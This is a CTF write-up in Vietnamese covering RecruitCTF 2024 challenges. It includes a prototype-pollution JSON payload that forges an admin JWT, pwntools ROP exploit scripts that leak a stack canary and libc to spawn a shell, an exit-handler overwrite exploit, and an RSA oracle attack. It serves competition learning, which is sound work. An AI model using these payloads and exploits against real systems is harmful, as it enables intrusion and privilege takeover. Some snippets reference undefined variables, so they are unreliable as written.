# RecruitCTF 2024 writeup

A document describing the progressive loss of my sanity while solving the problems

Kurumi Gaming

## 1. Web

### 1.1. Overkill

**Độ khó: Trung bình - Khó**

Sau khi đọc qua những file code trong project, ta nhận ra được những điều sau:

- Route `/auth` nhận 1 object dưới dạng JSON chứa property `username` và `password`
- Handler cho route **không kiểm tra kiểu dữ liệu của `username`** -> Ta có thể cho `username` là một object bất kì

Ngoài ra, ta có thể thấy object sẽ được pass vào hàm `flatten` và được chèn vào một token JWT, sau đó người dùng có thể submit token JWT này vào route `/user`. Trong handler của route này, object ban đầu sẽ được pass vào hàm `nest` và trả lại cho người dùng.

Hai hàm `flatten` và `nest` được lấy từ package `flatnest`. Tìm package này trên Google, ta sẽ thấy có 1 lỗ hổng prototype pollution trong phiên bản 1.0.0 (CVE-2023-26135). Lỗi này cho phép ta đặt một giá trị mặc định cho một property bất kì trong tất cả các object. May mắn thay, project này sử dụng phiên bản 1.0.0 có lỗ hổng.

Mục tiêu cuối cùng là overwrite được secret key, để ta có thể điều khiển được quá trình verify JWT, và làm server chấp nhận JWT mà ta generate ra. Ta không thể overwrite được property `secret`, bởi vì nó đã được define trong options. Tuy nhiên, trong thư viện `@nestjs/jwt` có hàm `overrideSecretFromOptions`, và hàm này sẽ đọc property `secretOrPrivateKey` và sử dụng nó làm secret key.

-> Sử dụng lỗ hổng trong thư viện `flatnest` để ghi property `secretOrPrivateKey`, sau đó tạo 1 JWT với role admin và secret key đã chọn trước và gửi tới route `/flag`

**Các bước tiến hành**

1. Gửi 1 request tới route `/auth` với body sau

```
{
  "username": {
    "__proto__.secretOrPrivateKey": "a"
  },
  "password": "blah"
}
```

2. Lấy JWT được trả về và gửi đến route `/user` để kích hoạt lỗ hổng. Sau bước này, secret key sẽ được overwrite bằng secret key từ bước 1
3. Generate 1 JWT mới (sử dụng jwt.io) với secret key gửi từ bước 1 và payload sau (lưu ý các property `iat` và `exp` cần được copy từ JWT ban đầu)

```
{
    "role": "admin",
    "iat": 13371337,
```

```
    "exp": 13371337
}
```

4. Gửi JWT ở bước 3 đến route `/flag` và lấy flag

**Flag: `BPCTF{lTS_NoT_a_6U9_lTS_4_fea7Ure_d00b96be3d0e}`**

# 2. pwn

## 2.1. babyrop

**Độ khó: Khó**

Dùng IDA để phân tích hàm `main`, ta có thể thấy hàm có biến `i` và một buffer với kích cỡ 24 bytes -> Cần overflow buffer này.

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    int i; // [rsp+Ch] [rbp-24h]
4    char buf[24]; // [rsp+10h] [rbp-20h] BYREF
5    unsigned __int64 v6; // [rsp+28h] [rbp-8h]
6
7    v6 = __readfsqword(0x28u);
8    puts("No more win function & leak (?)");
9    for ( i = 0; i <= 2; ++i )
10   {
11     puts("Write something: ");
12     read(0, buf, 0x100uLL);
13     printf("You wrote: %s\n", buf);
14   }
15   return 0;
16 }
```

Figure 1: Decompiled `main`

Ngoài ra ta còn có thể thấy hàm `__stack_chk_fail` được gọi -> Có stack canary. Ta cũng dễ dàng thấy chương trình được bật PIE.

-> Cần leak được stack canary và một địa chỉ bất kì

Mở chương trình trong `gdb`, chạy và nhập vài ký tự, sau đó break và xem khung stack của hàm `main`. Ta được khung stack như sau

```
pwndbg> hexdump $sp 128
+0000 0x7fffffffdc38  41 52 55 55 55 55 00 00  02 00 00 00 00 00 00 00  |ARUUUU..|........|
+0010 0x7fffffffdc48  ff fb 8b 17 01 00 00 00  61 73 64 66 0a 7f 00 00  |........|asdf....|
+0020 0x7fffffffdc58  64 00 00 00 00 00 00 00  00 10 00 00 00 00 00 00  |d.......|........|
+0030 0x7fffffffdc68  00 10 c9 8d 61 79 3a 13  01 00 00 00 00 00 00 00  |....ay:.|........|
+0040 0x7fffffffdc78  90 bd db f7 ff 7f 00 00  00 00 00 00 00 00 00 00  |........|........|
+0050 0x7fffffffdc88  e9 51 55 55 55 55 00 00  00 00 00 00 01 00 00 00  |.QUUUU..|........|
+0060 0x7fffffffdc98  88 dd ff ff ff 7f 00 00  00 00 00 00 00 00 00 00  |........|........|
+0070 0x7fffffffdca8  33 48 95 ab 49 15 24 c4  88 dd ff ff ff 7f 00 00  |3H..I.$.|........|
pwndbg>
```

Figure 2: Stack frame

Ta có thể thấy bốn ký tự `asdf`, và sau đó 24 bytes là giá trị stack canary, sau đó là `rbp` và cuối cùng là return address.

Chương trình cho phép ta nhập input 3 lần, ta sẽ nhập 3 input với độ dài cụ thể để `printf` leak ra giá trị cần thiết. 3 lần input sẽ được sử dụng như sau:

- Lần 1: Leak stack canary
- Lần 2: Leak return address
- Lần 3: Gửi stack canary và ROP chain

Về payload, mục tiêu cuối cùng của ta là gọi `execve("/bin/sh", NULL, NULL)`. Hàm này lấy 3 parameter từ thanh ghi `rdi`, `rsi` và `rdx`, do đó ta cần 3 gadget cho phép pop 1 giá trị từ stack và lưu vào các thanh ghi trên. Sử dụng công cụ `ropgadget`, ta tìm được các gadget như sau trong file `libc.6.so`

- `0x000000000002be51 : pop rsi ; ret`
- `0x000000000002a3e5 : pop rdi ; ret`
- `0x000000000011f2e7 : pop rdx ; pop r12 ; ret`

Dùng IDA, ta có thể tìm thấy hàm `execve` tại vị trí `0xeb080`, và string `/bin/sh` tại vị trí `0x1d8678`. Kết hợp lại, ta có được payload như sau

```
+-------------------------+
|        'AAAA'...        | 24 bytes
+-------------------------+
|         canary          | 8 bytes
+-------------------------+
|          rbp            | 8 bytes
+-------------------------+
| pop rdi; ret; address   | 8 bytes
+-------------------------+
|    /bin/sh address      | 8 bytes
+-------------------------+
| pop rsi; ret; address   | 8 bytes
+-------------------------+
|          NULL           | 8 bytes
+-------------------------+
| pop rdx; pop r12; ret   | 8 bytes
+-------------------------+
|          NULL           | 8 bytes
+-------------------------+
|          NULL           | 8 bytes
+-------------------------+
|     execve address      | 8 bytes
+-------------------------+
```

### Các bước tiến hành

1. Gửi **25 bytes** trong lần input đầu tiên (cần gửi 25 bytes vì byte đầu tiên của canary là null -> `printf` sẽ dừng khi gặp null) để đọc canary

```python
proc.recvuntil(b"Write something: \n")
proc.sendline(b"A" * 24) # 24 As + newline = 25 bytes
proc.recvuntil(b"You wrote: ")
buf = proc.recv(32)
canary = b'\x00' + buf[25:]
```

2. Gửi 32 bytes để đọc return address. Đây là địa chỉ của `__libc_start_call_main+128`, sau đó trừ offset tương ứng để tính offset của `libc`

```python
proc.recvuntil(b"Write something: \n")
# Remember there's a newline at the end
proc.sendline(b"A" * 24 + b'\x01' + canary[1:] + b'\x01\x02\x03\x04\x05\x06\x07')
proc.recvuntil(b"You wrote: ")
```

```
buf = proc.recv(24 + 8 + 8 + 6)
libc_start = int.from_bytes(buf[(24 + 8 + 8):], 'little') - 128 - 0x29d10
```

3. Tính địa chỉ của các ROP gadget, `execve` và string `/bin/sh`, sau đó gửi payload như trên

```
sh_address = libc_start + 0x1d8678
execve_address = libc_start + 0x00000000000eb080
pop_rsi_ret_address = libc_start + 0x0000000000002be51
pop_rdi_ret_address = libc_start + 0x0000000000002a3e5
pop_r12_pop_rdx_ret_address = libc_start + 0x000000000011f2e7

proc.sendline(
    b"A" * 24 +

    canary +

    b'\x01\x00\x00\x00\x00\x00\x00\x00' +

    pop_rdi_ret_address.to_bytes(8, "little") +
    sh_address.to_bytes(8, "little") +

    pop_rsi_ret_address.to_bytes(8, "little") +
    b'\x00\x00\x00\x00\x00\x00\x00\x00' +

    pop_r12_pop_rdx_ret_address.to_bytes(8, "little") +
    b'\x00\x00\x00\x00\x00\x00\x00\x00' +
    b'\x00\x00\x00\x00\x00\x00\x00\x00' +

    execve_address.to_bytes(8, 'little')
)
```

4. Nhập lệnh `cat ./flag` trong shell được mở ra và lấy flag

**Flag: `BPCTF{if_you_can_ROP_you_are_almost_win_e12c7a4a79fc}`**

## 2.2. babyexit

**Độ khó: Khó**

Khi chương trình kết thúc, sẽ có một số hàm khác được gọi, cụ thể là những hàm trong segment `.fini_array`, `__libc_atexit` và trong danh sách liên kết được chỉ tới bởi biến `__exit_funcs`. Trong thực tế, do cơ chế bảo mật RELRO, những segment nêu trên sẽ bị đánh dấu read-only trong quá trình chạy, do đó ta cần tự tạo cấu trúc danh sách liên kết, sau đó ghi đè pointer `__exit_funcs`.

Cấu trúc danh sách liên kết được định nghĩa như sau

```
struct exit_function_list
{
    struct exit_function_list *next;
    size_t idx;
    struct exit_function fns[32];
};

struct exit_function
{
    /* `flavour' should be of type of the `enum' above but since we need
       this element in an atomic operation we have to use `long int'.  */
    long int flavor;
    union
```

```
    {
        void (*at) (void);
        struct
        {
            void (*fn) (int status, void *arg);
            void *arg;
        } on;
        struct
        {
            void (*fn) (void *arg, int status);
            void *arg;
            void *dso_handle;
        } cxa;
    } func;
};
```

Trong bộ nhớ, danh sách liên kết sẽ được biểu diễn như sau

```
+------------------------------+------------------------------+
|   exit_function_list *next   |          size_t idx          |
+------------------------------+------------------------------+
|           flavor_0           |            func_0            |
+------------------------------+------------------------------+
|           flavor_1           |            func_1            |
+------------------------------+------------------------------+
|           flavor_2           |            func_2            |
+------------------------------+------------------------------+
...
```

Dựa vào cấu trúc trên, ta cần ghi những giá trị sau vào 1 vùng nhớ nào đó

```
+------------------------------+------------------------------+
|             NULL             |              1               |
+------------------------------+------------------------------+
|          3 (ef_at)           |      win_address_encoded     |
+------------------------------+------------------------------+
```

(Ta cần ghi giá trị `ef_at`, vì function signature của hàm `at` trùng với hàm `win` mà ta cần chạy)

Ngoài ra, tất cả các pointer trong danh sách sẽ được mã hóa bằng cách XOR với một giá trị nhất định, được lưu tại `$fsbase+0x30`, sau đó rotate left 17 bit. Ta cần overwrite giá trị này để có thể tự mã hóa pointer. Sử dụng gdb+pwndbg, ta có thể tìm được giá trị `$fsbase` như bên dưới, sau đó sẽ tính được offset của nó so với `libc` để sử dụng trong exploit.

```
pwndbg> fsbase
0x7ffff7d8f740
pwndbg>
```

Figure 3: Getting `fsbase`

Vị trí `$fsbase` sẽ nằm ở giữa 1 vùng read-write, nên ta cũng có thể dùng vị trí này với offset thích hợp (ví dụ như `$fsbase+0x300`) để ghi cấu trúc phía trên.

### Các bước tiến hành

1. Sử dụng địa chỉ của `stdin` được cung cấp để tìm offset của `libc`

```
proc.recvuntil(b"Your gift: ")
stdin_address = int(proc.recvline(keepends=False), 16)
stdin_off = 0x0000000000021AAA0
libc_off = stdin_address - stdin_off
```

2. Tính offset dựa vào offset của `libc`

```
fsbase = libc_off - 0x3000 + 0x740
encryption_key_off = fsbase + 0x30
struct_off = fsbase + 0x300
exit_funcs = libc_off + 0x21A838
```

3. Ghi đè encryption key bằng 1 giá trị bất kì (pro tip: dùng `0` để có thể bỏ qua bước XOR)

```
proc.recvuntil(b"Address to be written: ")
proc.sendline(encryption_key_off.to_bytes(8, "big").hex().encode())
proc.recvuntil(b"Value: ")
proc.sendline(b"0")
proc.recvuntil(b"> ")
proc.sendline(b"1")
```

4. Ghi cấu trúc phía trên vào vùng nhớ ta đã chọn

```
def leftRotate(n, d):
    return (n << d) | (n >> (64 - d))

win_address = 0x401276
win_address_encoded = leftRotate(win_address, 2 * 8 + 1)

# Writing exit_function_list *next, should be null
proc.recvuntil(b"Address to be written: ")
proc.sendline(struct_off.to_bytes(8, "big").hex().encode())
proc.recvuntil(b"Value: ")
proc.sendline(b"0")
proc.recvuntil(b"> ")
proc.sendline(b"1")

# Writing idx, should be 1
proc.recvuntil(b"Address to be written: ")
proc.sendline((struct_off + 8).to_bytes(8, "big").hex().encode())
proc.recvuntil(b"Value: ")
proc.sendline(b"1")
proc.recvuntil(b"> ")
proc.sendline(b"1")

# Writing the exit function
# Writing flavor, should be ef_at = 3
proc.recvuntil(b"Address to be written: ")
proc.sendline((struct_off + 16).to_bytes(8, "big").hex().encode())
proc.recvuntil(b"Value: ")
proc.sendline(b"3")
proc.recvuntil(b"> ")
proc.sendline(b"1")

# Writing the function pointer
proc.recvuntil(b"Address to be written: ")
proc.sendline((struct_off + 24).to_bytes(8, "big").hex().encode())
```

```
proc.recvuntil(b"Value: ")
proc.sendline(win_address_encoded.to_bytes(8, "big").hex().encode())
proc.recvuntil(b"> ")
proc.sendline(b"1")
```

5. Ghi đè pointer `__exit_funcs` đến vùng nhớ ghi cấu trúc, sau đó exit chương trình

```
proc.recvuntil(b"Address to be written: ")
proc.sendline(exit_funcs_off.to_bytes(8, "big").hex().encode())
proc.recvuntil(b"Value: ")
proc.sendline(struct_off.to_bytes(8, "big").hex().encode())
proc.recvuntil(b"> ")
proc.sendline(b"2")
```

6. Nhập lệnh `cat ./flag` trong shell được mở ra và lấy flag

**Flag: `BPCTF{even_exit_can_be_your_hope_b3a1362f16bc}`**

# 3. Crypto

## 3.1. Baby RSA 1 + Baby RSA 2

**Độ khó: Dễ**

Theo lý thuyết của RSA, ta có:

$$(m^e)^d \equiv m \mod n$$

Từ server, ta có thể lấy được flag đã mã hóa (aka $m^e$) và public key (aka $e$ và $n$). Từ đó, ta có thể gửi cho server giá trị $2^e m^e \bmod n$, và server sẽ trả lại giá trị sau khi decrypt là $2m$. Ta chia 2 cho giá trị đó và khôi phục lại được $m$.

(Trong thực tế ta còn có giá trị $q\_inv$ cần gửi cho server, nhưng sau nhiều lần thử với nhiều giá trị $q\_inv$ khác nhau, kết quả đều ra giống nhau, so...okay?)

**Flag 1: `BPCTF{Thank_you_naul_for_finding_this_not_so_intended_solution_9a6dc8875300}`**

**Flag 2: `BPCTF{How_many_queries_did_you_use?_a741f04aa538}`**

## 3.2. Hash collision

**Độ khó: Dễ - Trung bình (if you know what to use)**

Thuật toán của hàm hash có thể được viết là $(c_0 a_0 \bmod m) + (c_1 a_1 \bmod m) + \cdots + (c_n a_n \bmod m)$. Mục tiêu cuối cùng là tìm những giá trị $x_1, x_2, \ldots, x_n$ sao cho $c_0 x_0 + c_1 x_1 + \cdots + c_n x_n = 0$, sau đó ta có thể tạo ra 2 string dựa vào những giá trị tìm được, và chúng sẽ có cùng một giá trị hash.

Gợi ý ban đầu là sử dụng thuật toán LLL, tuy nhiên thì tôi đã bị lười (trolley :>), nên tôi đã tìm những thuật toán khác có thể giải được phương trình trên, và tìm được thuật toán PSLQ, được implement trong thư viện `mpmath`. Toàn bộ code giải ở phía dưới.

```
from mpmath import mp, pslq
mp.dps = 100

def h(msg, c, m):
    res = 0
    for x, y in zip(msg, c):
        res += x * y
        res %= m
    return res


```

```
m = 1337 # Put your value here
c = [1337, 1337, 1337, 1337] # Put your value here
x = pslq(c, tol=1e-23, maxcoeff=13, maxsteps=10000)

char = ord("A") - min(vector2)
text1 = chr(char) * 20
text2 = "".join([chr(char + i) for i in vector2])

print(text1)
print(text2)

print(h(text1.encode(), c, m))
print(h(text2.encode(), c, m))
```

(Lưu ý: Nếu không ra giá trị hash giống nhau, giảm tolerance cho đến khi ra kết quả)

Và thế là ăn được cái flag một cách dễ dàng :)

**Flag:** `BPCTF{Yet_another_lattice_basis_reduction_algorithm_challenge_ab60699ad761}`

# 4. Reverse

## 4.1. Strange Journey + Strange Journey v1.1

**Độ khó: Dễ**

Đối với những game làm bằng Unity, code của game sẽ nằm trong file `Managed/Assembly-CSharp.dll`. Mở file này trong dnSpy (công cụ chỉnh sửa code C#), ta thấy 2 hàm `Player.OnCollisionEnter2D` và `Player.Update` có những lệnh chỉnh sửa zoom của camera (`Camera.main.orthographicSize`). Bằng cách xóa những lệnh chỉnh sửa trong `Player.Update` và tăng giá trị mặc định trong `Player.OnCollisionEnter2D`, ta có thể tăng tầm nhìn của camera, và xem được flag ở phía dưới.

Sau khi sửa file và lấy flag 1, chúng ta có thể chơi dơ và copy file asset từ phiên bản v1.1 sang v1, và từ đó lấy được flag 2 một cách dễ dàng (trolley :>)



Figure 4: You aren't expecting this, right?

**Flag 1:** `BPCTF{EXPAND_YOUR_HORIZONS}`

**Flag 2:** `BPCTF{MODDING_LIKE_A_BOSS}`

## 4.2. Checker box

**Độ khó: Khó**

Qua việc chạy chương trình và thử input, ta thấy được chương trình sẽ bật hộp thoại với thông báo "Incorrect PIN" khi nhập sai mã -> Bắt đầu từ đây.

Dùng IDA để tìm xref đến string trên, ta tìm được vị trí bật hộp thoại. Phía dưới là kết quả của decompiler

```
memset(lParam, 0, 0x40ui64);
SendMessageW(hWnd, 13u, 30ui64, (LPARAM)lParam);
if ( lstrlenW(lParam) == 16 && (v7 = sub_14001125D(lParam), (unsigned
 ↪  __int8)sub_140011163(v7, 32i64)) )
{
  MessageBoxW(0i64, L"Correct PIN, wrap it with BPCTF{}", L"Result", 0);
}
else
{
  MessageBoxW(0i64, L"Incorrect PIN", L"Result", 0);
}
```

Dựa vào code trên, ta có thể thấy được rằng hàm `sub_140011163(v7, 32i64)` phải trả về true để bật hộp thoại "Correct PIN", và `v7` được lấy từ hàm `sub_14001125D(lParam)`. Sử dụng debugger, ta cũng dễ dàng thấy được `lParam` là mã PIN được nhập vào. Dựa vào đó, ta có thể viết lại đoạn code trên như sau

```
wchar_t pin = "...";
// We don't know the type yet, so use void*
void* transformed = TransformPIN(pin);
if (lstrlenW(pin) == 16 && Check(transformed, 32))
{
  // Correct
}
else
{
  // Incorrect
}
```

-> Mã PIN phải có 16 kí tự

Xem hàm `sub_140011163(a1, a2)` (aka `Check(a1, a2)`), ta thấy được hàm này sẽ return `memcmp(Buf1, a1, a2) == 0`, nghĩa là mã PIN sau khi được transform phải bằng với dữ liệu trong pointer `Buf1`. Tìm xref đến `Buf1`, ta thấy `Buf1` được gán bằng lệnh `Buf1 = wcsdup(&word_140021688);`, và tại vị trí đó là dữ liệu sẽ được so sánh với mã PIN sau khi transform. Dựa vào tham số được truyền vào hàm, ta biết được đoạn dữ liệu này có kích cỡ 32 byte.

```
FE 57 DF 5A B4 56 AB 53 AE 57 4E 5A 32 56 60 53 B0 56 16 59 46 55 30 52 B7 5A 57 5D
 ↪  51 59 24 56
```

Sau đó, ta thực hiện việc phân tích hàm `sub_14001125D` (aka `TransformPIN`), bằng cách đọc kết quả decompiler và viết lại code để dễ đọc, ta được kết quả như phía dưới (một số lệnh check pointer, index và những biến dư thừa đã được bỏ để dễ đọc hơn)

(no I'm not going to describe the whole process, it's very long and time-consuming, and I nearly lost my sanity doing it)

```cpp
void MakeMatrix(const wchar_t *password, int16_t **&matrix, int &matrix_size)
{
    auto length = wcslen(password); // always 16
    matrix_size = ceil(sqrt(length)); // always 4
    matrix = new int16_t *[matrix_size];
    for (auto i = 0; i < matrix_size; ++i)
        matrix[i] = new int16_t[matrix_size];
    auto current = 0;
    for (auto i = 0; i < matrix_size; i++)
        for (auto j = 0; j < matrix_size; j++)
            matrix[i][j] = password[current++];
}

void MultiplyMatrix(
    int16_t **mat1, int16_t **mat2,
    int size1, int size2,
    int size3, int16_t **&mat_out)
{
    mat_out = new int16_t *[size1];
    for (auto i = 0; i < size1; ++i)
        mat_out[i] = new int16_t[size2];
    for (auto i = 0; i < size1; ++i)
        for (auto j = 0; j < size2; ++j)
        {
            mat_out[i][j] = 0;
            for (auto k = 0; k < size3; ++k)
                mat_out[i][j] += mat1[i][k] * mat2[k][j];
        }
}

int16_t* Flatten(int16_t **arr, int size1, int size2)
{
    auto out = new int16_t[size1 * size2];
    for (auto i = 0; i < size1; ++i)
        for (auto j = 0; j < size2; ++j)
        // I don't know why size2 is used here, but size1 == size2 so it doesn't
        ↪ matter
            out[size2 * i + j] = arr[i][j];
    return out;
}

int16_t* TransformPIN(const wchar_t *pin)
{
    int16_t **matrix1, **matrix2, **matrix_out;
    int size1, size2, size_out;
    MakeMatrix(pin, matrix1, size1);
    MakeMatrix(L"we_live_love_lie", matrix2, size2);
    MultiplyMatrix(matrix1, matrix2, size1, size2, size_1, matrix_out);
    return Flatten(matrix_out, size1, size2);
}
```

(Pro tip: Nếu bạn thấy đoạn code `*(ptr + i * const) = value`, thì `ptr` là một array, và ta có thể viết lại thành `ptr[i] = value`. Ngoài ra thì `const` là kích cỡ của mỗi phần tử trong array đó. Dựa vào đó và ngữ cảnh xung quanh, ta có thể dự đoán được kiểu dữ liệu của array và những phần tử trong array có ý nghĩa gì)

Dựa vào các hàm đã được viết lại trên, ta kết luận mã PIN đưa vào sẽ được chuyển thành một ma trận

4x4, cùng với string `we_live_love_lie`, sau đó 2 ma trận này sẽ được nhân với nhau, chuyển thành mảng một chiều và trả về. Mảng này sẽ được so sánh với dữ liệu phía trên, và nếu chúng bằng nhau thì mã PIN hợp lệ.

Bằng những thông tin trên, ta có thể dễ dàng tìm lại được mã PIN ban đầu bằng cách đảo ngược lại quá trình. Code để tính mã PIN sẽ là bài tập dành cho người đọc :)

**Flag:** `BPCTF{1829361925634778}`